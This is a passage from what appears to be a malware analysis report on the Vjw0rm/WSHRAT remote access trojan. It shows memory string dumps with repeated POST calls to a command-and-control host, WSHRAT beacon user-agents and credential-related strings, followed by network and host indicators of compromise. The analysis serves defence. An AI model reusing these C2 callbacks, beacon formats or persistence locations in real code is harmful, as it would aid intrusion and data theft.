IServerXMLHTTPRequest2.open("post", "http://0b3c.duckdns.org:1988/is-ready", "false");
IServerXMLHTTPRequest2.open("post", "http://0b3c.duckdns.org:1988/is-ready", "false");
IServerXMLHTTPRequest2.open("post", "http://0b3c.duckdns.org:1988/is-ready", "false");
IServerXMLHTTPRequest2.open("post", "http://0b3c.duckdns.org:1988/is-ready", "false");
IServerXMLHTTPRequest2.open("post", "http://0b3c.duckdns.org:1988/is-ready", "false");
IServerXMLHTTPRequest2.open("post", "http://0b3c.duckdns.org:1988/is-ready", "false");
IServerXMLHTTPRequest2.open("post", "http://0b3c.duckdns.org:1988/is-ready", "false");
IServerXMLHTTPRequest2.open("post", "http://0b3c.duckdns.org:1988/is-ready", "false");
IServerXMLHTTPRequest2.open("post", "http://0b3c.duckdns.org:1988/is-ready", "false");
0x2df99f0 (104): C:\Program Files\Common Files\System\ado\msado15.dll
0x2de3bd8 (104): C:\Program Files\Common Files\System\ado\msado15.dll
0x2df9ff0 (104): C:\Program Files\Common Files\System\ado\msado15.dll
0x2de40e8 (104): C:\Program Files\Common Files\System\ado\msado15.dll
Ln 1, Col 1    100%    Windows (CRLF)    UTF-8
```

Figure E.9

```
e (42): SystemRoot=C:\Windows
5 (43): %ProgramFiles%\Windows Defender\MsMpeng.exe
0 (396): user-agent: WSHRAT|120F8A57|DESKTOP-SGA696M|Av4x|Microsoft Windows 10 Home|plus|Windows Defender .|false - 30/9/2022|JavaScript
0 (198): user-agent: WSHRAT|120F8A57|DESKTOP-SGA696M|Av4x|Microsoft Windows 10 Home|plus|Windows Defender .|false - 30/9/2022|JavaScript
0 (198): user-agent: WSHRAT|120F8A57|DESKTOP-SGA696M|Av4x|Microsoft Windows 10 Home|plus|Windows Defender .|false - 30/9/2022|JavaScript
0 (306): user-agent: WSHRAT|120F8A57|DESKTOP-SGA696M|Av4x|Microsoft Windows 10 Home|plus|Windows Defender .|false - 30/9/2022|JavaScript
0 (198): user-agent: WSHRAT|120F8A57|DESKTOP-SGA696M|Av4x|Microsoft Windows 10 Home|plus|Windows Defender .|false - 30/9/2022|JavaScript
0 (306): user-agent: WSHRAT|120F8A57|DESKTOP-SGA696M|Av4x|Microsoft Windows 10 Home|plus|Windows Defender .|false - 30/9/2022|JavaScript
0 (198): user-agent: WSHRAT|120F8A57|DESKTOP-SGA696M|Av4x|Microsoft Windows 10 Home|plus|Windows Defender .|false - 30/9/2022|JavaScript
0 (396): user-agent: WSHRAT|120F8A57|DESKTOP-SGA696M|Av4x|Microsoft Windows 10 Home|plus|Windows Defender .|false - 30/9/2022|JavaScript
0 (396): user-agent: WSHRAT|120F8A57|DESKTOP-SGA696M|Av4x|Microsoft Windows 10 Home|plus|Windows Defender .|false - 30/9/2022|JavaScript
0 (306): user-agent: WSHRAT|120F8A57|DESKTOP-SGA696M|Av4x|Microsoft Windows 10 Home|plus|Windows Defender .|false - 30/9/2022|JavaScript
0 (306): user-agent: WSHRAT|120F8A57|DESKTOP-SGA696M|Av4x|Microsoft Windows 10 Home|plus|Windows Defender .|false - 30/9/2022|JavaScript
0 (396): user-agent: WSHRAT|120F8A57|DESKTOP-SGA696M|Av4x|Microsoft Windows 10 Home|plus|Windows Defender .|false - 30/9/2022|JavaScript
0 (198): user-agent: WSHRAT|120F8A57|DESKTOP-SGA696M|Av4x|Microsoft Windows 10 Home|plus|Windows Defender .|false - 30/9/2022|JavaScript
0 (396): user-agent: WSHRAT|120F8A57|DESKTOP-SGA696M|Av4x|Microsoft Windows 10 Home|plus|Windows Defender .|false - 30/9/2022|JavaScript
0 (230): WSHRAT|120F8A57|DESKTOP-SGA696M|Av4x|Microsoft Windows 10 Home|plus|Windows Defender .|false - 30/9/2022|JavaScript
8 (230): WSHRAT|120F8A57|DESKTOP-SGA696M|Av4x|Microsoft Windows 10 Home|plus|Windows Defender .|false - 30/9/2022|JavaScript
0 (380): nt: WSHRAT|120F8A57|DESKTOP-SGA696M|Av4x|Microsoft Windows 10 Home|plus|Windows Defender .|false - 30/9/2022|JavaScript
0 (115): WSHRAT|120F8A57|DESKTOP-SGA696M|Av4x|Microsoft Windows 10 Home|plus|Windows Defender .|false - 30/9/2022|JavaScript
 (21): SystemRoot=C:\Windows
8 (42): SystemRoot=C:\Windows
```

Figure E.10

```
0x2d09d70 (24): login.microsoftonline.de
0x2d0b240 (30): The credentials did not match.
0x550ca0 (16): crosoftonline.cn
0x2d579a2 (36): mswsock.dll,-60201
0x2d57c16 (36): mswsock.dll,-60202
0x2ca5e70 (21): com.microsoft.oneauth
0x2ca5630 (21): com.microsoft.oneauth
0x53a0d0 (31): upload_removed_unmount_subscope
0x538a50 (31): upload_removed_unmount_subscope
0x2e5ec50 (268): \REGISTRY\USER\S-1-5-21-1332295848-467963387-2461268918-1001_Classes\Interface\{5CE34C0D-0DC9-4C1F-897C-DAA1B78CEE7C}\ProxyStubClsid32
0x2e284b0 (33): The users credential has expired.
0x2df0989 (18): I.CA Prvn
0x2d96b93 (18): I.CA Prvn
0x586880 (93): Could not determinine if the default account was MSA or AAD, not attempting a silent sign-in.
0x2cc4b60 (46): .LocalizedResources.dll
0x2d08ff0 (24): login.microsoftonline.us
0x2d09ce0 (24): login.microsoftonline.us
0x2d08ed0 (24): login.microsoftonline.us
0x2e5e350 (268): \REGISTRY\USER\S-1-5-21-1332295848-467963387-2461268918-1001_Classes\Interface\{199E065C-8195-55DA-9C10-8AEAF9AC1062}\ProxyStubClsid32
0x2d1c3b8 (58): BitLocker Data Recovery Agent
0x2d09110 (24): login.microsoftonline.de
0x2e5ded0 (268): \REGISTRY\USER\S-1-5-21-1332295848-467963387-2461268918-1001_Classes\Interface\{19C613A0-FCB8-4F28-81AE-897C3D078F81}\ProxyStubClsid32
0x2e5f310 (268): \REGISTRY\USER\S-1-5-21-1332295848-467963387-2461268918-1001_Classes\Interface\{37668D37-507E-4160-9316-26306D150B12}\ProxyStubClsid32
0x2e5e590 (268): \REGISTRY\USER\S-1-5-21-1332295848-467963387-2461268918-1001_Classes\Interface\{37668D37-507E-4160-9316-26306D150B12}\ProxyStubClsid32
0x2e5e7d0 (268): \REGISTRY\USER\S-1-5-21-1332295848-467963387-2461268918-1001_Classes\Interface\{f1bd1079-9f01-4bdc-8036-f09b70095066}\ProxyStubClsid32
0x2d090b0 (24): login.microsoftonline.us
0x2d09830 (24): login.microsoftonline.us
0x2d08f90 (24): login.microsoftonline.us
0x2d09020 (24): login.microsoftonline.us
0x2d09c80 (24): login.microsoftonline.us
0x2d09c50 (24): login.microsoftonline.us
0x2d095f0 (24): login.microsoftonline.us
```

Figure E.11

At the end of detonation after about 20 minutes of letting the binary run, the test system force updated and rebooted with Vjw0rm successfully running on startup and continuing to gather information from the host computer.




Figure E.12

Indicators of Compromise:

Network Indicators:

- Connecting to C2's:

- javaautorun.duia.ro:5465/re
- 0b3c.duckdns.org:1988/is-ready

Host-Based Indicators:

- Multiple wscript.exe processes running on host
- Copies of relevant .js files at \AppData\Roaming\ and \ProgramData\Microsoft\Windows\Start Menu\Programs\Startup
- Vjw0rm value being found in registry at HKEY_CURRENT_USER